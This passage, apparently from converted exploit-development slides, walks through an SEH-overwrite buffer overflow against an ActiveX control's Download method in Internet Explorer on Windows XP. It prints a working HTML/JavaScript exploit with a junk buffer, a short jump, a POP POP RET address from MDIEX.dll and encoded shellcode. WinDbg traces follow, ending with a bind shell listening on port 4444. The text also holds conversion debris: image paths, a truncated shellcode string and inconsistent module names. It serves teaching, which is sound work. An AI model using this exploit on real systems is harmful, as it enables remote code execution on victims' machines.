- Following the SE handler we inject the POP POP RET opcodes from the same module of the exploited application
- Finally we inject our payload

```
<html>
<body>
<object id=ctrl classid="clsid:{7966A32A-5783-4F0B-824C-09077C023080}"></object>
<script language='javascript'>

shellcode = unescape("%eb%03%59%eb%05%e8%f8%ff%ff%ff%4f%49%49%49%49%49%51%5a%56%54%58%36%33%30:

function Exploit()
{
    var size_buff = 2367;
    var x = "aaaa";
    while (x.length < size_buff) x += x; // Injecting our junk buffer
    x = x.substring(0,size_buff);

    var NEXT_exception = unescape("%eb%06%90%90"); // Jump over 6 bytes to reach our payload
    x += NEXT_exception;


    var SE = unescape("%d2%26%eb%03"); // 03eb26d2 from MDIEX.dll (POP POP RET)
    x += SE;

    x += shellcode;

    ctrl.Download(x);
}
</script>
<input language=JavaScript onclick=Exploit() type=button value="Go">
</body>
</html>
```

# Executing the exploit (1)

- We place a breakpoint before entering in the vulnerable method. The SE handler that will be overwritten sits at 0x15fa79c, and corresponds to the jscript.dll module




The screenshot displays three panels from WinDbg:

- Disassembly - Pid 788 - WinDbg:6.11.0001.404 X86:** Shows assembly instructions. The instruction at address 03eb340f is highlighted in pink: `03eb340f 56 push esi`.
- Command - Pid 788 - WinDbg:6.11.0001.404 X86:** Shows the command `!exchain` and its output. The first line, `015fa79c: jscript!_except_handler4+0 (4047804c)`, is highlighted in red. A red arrow points from this line to the memory dump.
- Memory - Pid 3424 - WinDbg:6.11.0001.404 X86:** Shows a memory dump starting at virtual address 015fa79c. The line `015fa79c 015fa94c <Unloaded_lus.dll>+0x15fa94b` is highlighted in red, corresponding to the address in the command window.

# Executing the exploit (2)

- After the overflow occurs we successfully overwrites the old jscript SE handler later code execution will be redirected to our POP POP RET instructions




The screenshot displays three windows from WinDbg:

- Disassembly - Pid 3424 - WinDbg:6.11.0001.404 X86:** Shows assembly code. The instruction at address 770e48a4 is highlighted: `mov ecx,dword ptr [esi] ds:0023:6161615d????????`.
- Command - Pid 3424 - WinDbg:6.11.0001.404 X86:** Shows the command prompt output: `0:008> !exchain`, `015fa79c: MDIEX!DllUnregisterServer+160d (03eb26d2)`, and `Invalid exception stack at 909006eb`.
- Memory - Pid 3424 - WinDbg:6.11.0001.404 X86:** Shows memory dump for virtual address 015fa79c. The address 015fa79c is highlighted, showing the value `909006eb`. The next line shows `015fa7a0 03eb26d2 MDIEX!DllUnregisterServer+`.

# Redirect code execution

- The code is redirected to our fake SE Handler address




The screenshot shows two windows from WinDbg. The top window, titled "Disassembly - Pid 3424 - WinDbg:6.11.0001.404 X86", displays assembly code. The instruction at address 03eb26d2, "pop edi", is highlighted in pink. The bottom window, titled "Command - Pid 3424 - WinDbg:6.11.0001.404 X86", shows the execution of the command "!exchain", which identifies the current exception handler as MDIEEx!DllUnregisterServer+160d (03eb26d2). Subsequent commands "bp 03eb26d2" and "g" set a breakpoint and resume execution. The output shows a breakpoint hit at the "pop edi" instruction, with the instruction highlighted in red.

```
Disassembly - Pid 3424 - WinDbg:6.11.0001.404 X86
Offset: @$scopeip
Previous Next
03eb26c2 7411      je      MDIEEx!DllUnregisterServer+0x1610 (03eb26d5)
03eb26c4 83c608    add    esi,8
03eb26c7 47        inc    edi
03eb26c8 81fe00f0eb03  cmp   esi,offset MDIEEx!DllUnregisterServer+0xdf3b (03ebf000)
03eb26ce 72e4      jb     MDIEEx!DllUnregisterServer+0x15ef (03eb26b4)
03eb26d0 33c0      xor    eax,eax
03eb26d2 5f        pop    edi
03eb26d3 5e        pop    esi
03eb26d4 c3        ret
03eb26d5 8b4c2410  mov   ecx,dword ptr [esp+10h]
03eb26d9 668b04fdecefeb03  mov  ax,word ptr MDIEEx!DllUnregisterServer+0xdf27 (03ebefec)[edi*8]
03eb26e1 6a01      push  1
03eb26e3 668901    mov   word ptr [ecx],ax

Command - Pid 3424 - WinDbg:6.11.0001.404 X86
0:008> !exchain
015fa79c: MDIEEx!DllUnregisterServer+160d (03eb26d2)
Invalid exception stack at 909006eb
0:008> bp 03eb26d2
0:008> g
Breakpoint 3 hit
eax=00000000 ebx=00000000 ecx=03eb26d2 edx=7c9132bc esi=00000000 edi=00000000
eip=03eb26d2 esp=015f7e54 ebp=015f7e74 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MDIEEx!DllUnregisterServer+0x160d:
03eb26d2 5f        pop    edi
0:008>
```

# Jumping to our payload

- Jumping over 6 bytes to reach our shellcode starting at address 0x015fa7a4



The screenshot shows two windows from WinDbg. The top window, titled "Disassembly - Pid 3424 - WinDbg:6.11.0001.404 X86", displays assembly code. The instruction at address 015fa79c is highlighted: `015fa79c eb06 jmp <Unloaded_lus.dll>+0x15fa7a3 (015fa7a4)`. The bottom window, titled "Command - Pid 3424 - WinDbg:6.11.0001.404 X86", shows the command prompt output. It displays register values and the execution of the `!disasm` command, which shows the same jump instruction highlighted in red: `015fa79c eb06 jmp <Unloaded_lus.dll>+0x15fa7a3 (015fa7a4)`.

```
Disassembly - Pid 3424 - WinDbg:6.11.0001.404 X86
Offset: @$scopeip
Previous Next
015fa796 61      popad
015fa797 61      popad
015fa798 61      popad
015fa799 61      popad
015fa79a 61      popad
015fa79b 61      popad
015fa79c eb06    jmp     <Unloaded_lus.dll>+0x15fa7a3 (015fa7a4)
015fa79e 90      nop
015fa79f 90      nop
015fa7a0 d226    shl     byte ptr [esi],cl
015fa7a2 eb03    jmp     <Unloaded_lus.dll>+0x15fa7a6 (015fa7a7)
015fa7a4 eb03    jmp     <Unloaded_lus.dll>+0x15fa7a8 (015fa7a9)
015fa7a6 59      pop    ecx

Command - Pid 3424 - WinDbg:6.11.0001.404 X86
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000          efl=00000246
MDIEX!DllUnregisterServer+0x160e:
03eb26d3 5e      pop    esi
0:008> t
eax=00000000 ebx=00000000 ecx=03eb26d2 edx=7c9132bc esi=015f7f3c edi=7c9132a8
eip=03eb26d4 esp=015f7e5c ebp=015f7e74 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000          efl=00000246
MDIEX!DllUnregisterServer+0x160f:
03eb26d4 c3      ret
0:008> t
eax=00000000 ebx=00000000 ecx=03eb26d2 edx=7c9132bc esi=015f7f3c edi=7c9132a8
eip=015fa79c esp=015f7e60 ebp=015f7e74 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000          efl=00000246
<Unloaded_lus.dll>+0x15fa79b:
015fa79c eb06    jmp     <Unloaded_lus.dll>+0x15fa7a3 (015fa7a4)
0:008>
```



# Shellcode execution

- Time to dance ☺

Disassembly - Pid 3424 - WinDbg:6.11.0001.404 X86	Memory - Pid 3424 - V
Offset: @\$scopeip	Virtual: 015fa7a4
<pre> 015fa79b 61          popad 015fa79c eb06        jmp     &lt;Unloaded_lus.dll&gt;+0x15fa7a3 (015fa7a4) 015fa79e 90          nop 015fa79f 90          nop 015fa7a0 d226       shl     byte ptr [esi],cl 015fa7a2 eb03        jmp     &lt;Unloaded_lus.dll&gt;+0x15fa7a6 (015fa7a7) 015fa7a4 eb03        jmp     &lt;Unloaded_lus.dll&gt;+0x15fa7a8 (015fa7a9) 015fa7a6 59          pop     ecx 015fa7a7 eb05        jmp     &lt;Unloaded_lus.dll&gt;+0x15fa7ad (015fa7ae) 015fa7a9 e8f8ffff   call   &lt;Unloaded_lus.dll&gt;+0x15fa7a5 (015fa7a6) 015fa7ae 4f         dec     edi 015fa7af 49         dec     ecx 015fa7b0 49         dec     ecx </pre>	<pre> 015fa7a4 eb5903eb 015fa7a8 fff8e805 015fa7ac 494fffff 015fa7b0 49494949 015fa7b4 565a5149 015fa7b8 33365854 015fa7bc 34585630 015fa7c0 36423041 015fa7c4 42304848 015fa7c8 43423033 015fa7cc 42325856 015fa7d0 34484244 015fa7d4 44413241 015fa7d8 54444130 015fa7dc 42514442 015fa7e0 41444130 015fa7e4 5a345856 015fa7e8 4a444238 015fa7ec 4f4e4d4f 015fa7f0 4e4b564c 015fa7f4 4e4a544d 015fa7f8 4f4f4f49 015fa7fc 4f4f4f4f 015fa800 484b5642 015fa804 3246564e 015fa808 384b324e 015fa80c 534e4445 015fa810 374e584b 015fa814 574a3045 015fa818 4e4f3041 015fa81c 344f484b </pre>
<pre> Command - Pid 3424 - WinDbg:6.11.0001.404 X86 MDIEX!DllUnregisterServer+0x160f: 03eb26d4 c3          ret 0:008&gt; t eax=00000000 ebx=00000000 ecx=03eb26d2 edx=7c9132bc esi=015f7f3c edi=7c9132a8 eip=015fa79c esp=015f7e60 ebp=015f7e74 iopl=0         nv up ei pl zr na pe nc cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246 &lt;Unloaded_lus.dll&gt;+0x15fa79b: 015fa79c eb06        jmp     &lt;Unloaded_lus.dll&gt;+0x15fa7a3 (015fa7a4) 0:008&gt; t eax=00000000 ebx=00000000 ecx=03eb26d2 edx=7c9132bc esi=015f7f3c edi=7c9132a8 eip=015fa7a4 esp=015f7e60 ebp=015f7e74 iopl=0         nv up ei pl zr na pe nc cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246 &lt;Unloaded_lus.dll&gt;+0x15fa7a3: 015fa7a4 eb03        jmp     &lt;Unloaded_lus.dll&gt;+0x15fa7a8 (015fa7a9) 0:008&gt; g </pre>	
<pre> Console Microsoft Windows XP [version 5.1.2600] (C) Copyright 1985-2001 Microsoft Corp.  C:\&gt;netstat -na   find "4444" TCP    0.0.0.0:4444          0.0.0.0:0          LISTENING </pre>	

# Questions



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# References

- <http://msdn.microsoft.com/en-us/library/ms680663%28v=VS.85%29.aspx>
- <http://msdn.microsoft.com/en-us/library/c68xfk56%28v=vs.71%29.aspx>
- [http://en.wikipedia.org/wiki/Win32\\_Thread\\_Information\\_Block](http://en.wikipedia.org/wiki/Win32_Thread_Information_Block)
- <http://corelan.be>